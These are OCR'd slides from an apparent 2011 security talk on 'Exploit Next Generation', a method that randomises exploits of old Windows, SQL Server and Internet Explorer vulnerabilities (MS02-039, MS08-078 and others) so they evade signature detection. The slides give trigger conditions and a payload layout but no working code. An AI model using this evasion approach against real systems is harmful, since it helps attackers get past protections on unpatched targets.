
Exploit Next Generation®

"Missão dada é missão cumprida!"

Agenda

0000 – Once upon a time…



Once upon a time…

2011

ENG^{++} examples published @ Web Security Forum

0001 – Introduction

"Because five bytes can make the difference"

Before starting

0-Day

- **0-day** is cool, isn't it? But only if nobody is aware of its existence.
- Once the **unknown** vulnerability becomes **known**, the **0-day** will expire – since a **patch** or a **mitigation** is released (which comes first).
- So we can conclude that, once expired (**patched** or **mitigated**), **0-day** has no more value. If you do not believe me, you can try to sell a **well-known** vulnerability to your vulnerability-broker.
- Some security solutions fight against **0-day** faster than the affected vendor.

Pattern-matching

- This technology is as need today as it was in the past, but the security solution cannot rely only on this.
- No matter how fast is the **pattern-matching** algorithm, if a **pattern** does not **match**, it means that there is no vulnerability **exploitation**.
- No vulnerability **exploitation**, no protection action… But what if the **pattern** is wrong?
- How can we guarantee that the **pattern**, which was not **matched**, is the correct approach for a protection action?

Some concepts

Exploitation

- There are lots of good papers and books describing the **exploitation** techniques. Thus, I do recommend you to look for them for a better understanding.
- This lecture has no pretension of being a complete reference for this topic.
- The **exploitation** path described here is something that I decided to follow, and it helped me to understand and apply **ENG^{++}** to the vulnerabilities.
- All the definitions are in compliance with:
  - **Common Vulnerabilities and Exposures**.
  - **Common Vulnerability Scoring System**.
  - **Common Weakness Enumeration**.


Vulnerability

- Any vulnerability has a **trigger**, which leads the vulnerability to a possible and reasonable **exploitation**.
- For some weakness types the vulnerability allows to control the flow of software's execution, executing an **arbitrary code** (**shellcode**), such as: CWE-119, CWE-120, CWV-134, CWE-190, CWE-196, CWE-367, etc.
- Before executing a **shellcode**, the **exploitation** must deal with the **vulnerable ecosystem** (**trigger**, **return address**, etc…)**,** performing **memory manipulation** on **additional entities** (such as: **offset**, **register**, `JUMP`/`CALL`, **stack**, **heap**, memory **alignment**, memory **padding**, etc).

Remembering

Memory mapping

- Process **stack** grows DOWN:
  - LOW **memory** address.
  - BOTTOM of **memory**.
  - You name it.
- **Stack-based buffer overflow:**
  - Occurs in the **stack** data area.
- Process **heap** grows UP:
  - HIGH **memory** address
  - TOP of **memory**.
  - You name it.
- **Heap-based buffer overflow**:
  - Occurs in the **heap** data area.
- That is just to make sure we are all set before going ahead!



What is Exploit Next Generation®?

The scenario

- Remember: "*Some security solutions fight against **0-day** faster than the affected vendor*".
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- People's hope, consequently their security strategy, resides on this security model: vulnerability **mitigated**, no **patch**…
- But what if an old and **well-known** vulnerability could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **variant** of an old vulnerability **exploitation** is considered a new vulnerability, because there is no **pattern** to be **matched** yet!

The methodology

- To circumvent or avoid a **pattern-matching** detection, there are two options:
  - Easier: know how the vulnerability is detected (access to **signature**/**vaccine**).
  - Harder: know deeply how to **trigger** the vulnerability and how to **exploit** it (access to **vulnerable ecosystem**).
- **ENG^{++}** is the hardest option:
  - Deep **analysis** of a vulnerability.
  - Use all the acquired **knowledge** to offer a variety of **decision** points (**variants**).
  - Interact with the **trigger** and the **additional entities,** preparing the **vulnerable ecosystem** and performing some **memory manipulation** .
  - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.

ENG^{++} (pronounced /ĕn'jĭn/ incremented)

The truth

- **ENG^{++}** methodology deals with **vulnerable ecosystem** and **memory manipulation**, rather than **shellcode** – it is neither a **polymorphic shellcode,** nor an **obfuscation**. However, **ENG^{++}** is also able to deal with **shellcode**.

- **ENG^{++}** methodology can be applied to work with: Rapid7 Metasploit Framework, CORE Impact Pro, Immunity CANVAS Professional, and stand-alone proof-of-concepts.

- **ENG^{++}** methodology is neither an additional entropy for tools mentioned above, nor an Advanced Evasion Technique (AET). Instead, **ENG^{++}** methodology can empower both of them.

- **ENG^{++}** methodology maintains the **exploitation reliability**, even using **random decisions,** it is able to achieve all **exploitation** requirements.

The examples

- Server-side vulnerabilities:
  - **MS02-039**: CVE-2002-0649/CWE-120.
  - **MS02-056**: CVE-2002-1123/CWE-120.

- Client-side vulnerabilities:
  - **MS08-078**: CVE-2008-4844/CWE-367.
  - **MS09-002**: CVE-2009-0075/CWE-367.

- Windows 32-bit **shellcodes**:
  - **波動拳**: "`CMD /k`".
  - **昇龍拳**: "`CMD /k set DIRCMD=/b`".

- All example modules were ported to work with Rapid7 Metasploit Framework, but there are also examples for client-side in HTML and JavaScript.

What if…

exploit #1


What if…

exploit #1
exploit #2


What if…

exploit #1
exploit #N
exploit #2


What if…



What if…



What if…


exploit #1
exploit #N
exploit #2
shared zone
Exploit Next Generation®

0010 – Brain at work

"Hardest option"

Vulnerabilities

MS02-039

- Common Vulnerabilities and Exposures:
  - CVE-2002-0649.
- Common Weakness Enumeration:
  - CWE-120.
- CVSS Severity: 7.5 (HIGH).
- Target:
  - Microsoft SQL Server 2000 SP0-2.
- **Vulnerable ecosystem**:
  - Protocol UDP.
  - Communication Port 1434.
  - SQL Request CLNT_UCAST_INST.
  - INSTANCENAME >= 96 bytes.
  - INSTANCENAME != NULL.

MS08-078

- Common Vulnerabilities and Exposures:
  - CVE-2008-4844.
- Common Weakness Enumeration:
  - CWE-367.
- CVSS Severity: 9.3 (HIGH).
- Target:
  - Microsoft Internet Explorer 5.01 SP4, 6 SP0-1, 7 and 8 Beta 2.
- **Vulnerable ecosystem**:
  - XML Data Island feature enabled (default).
  - DHTML with embedded Data binding.
  - XML Data Source Object (DSO).
  - Data Consumer (HTML element) pointing to a dereferenced XML DSO.

MS02-039 (CVE-2002-0649/CWE-120)


vulnerable ecosystem

memory manipulation

vulnerability

0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode


MS02-039 (CVE-2002-0649/CWE-120)



0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)

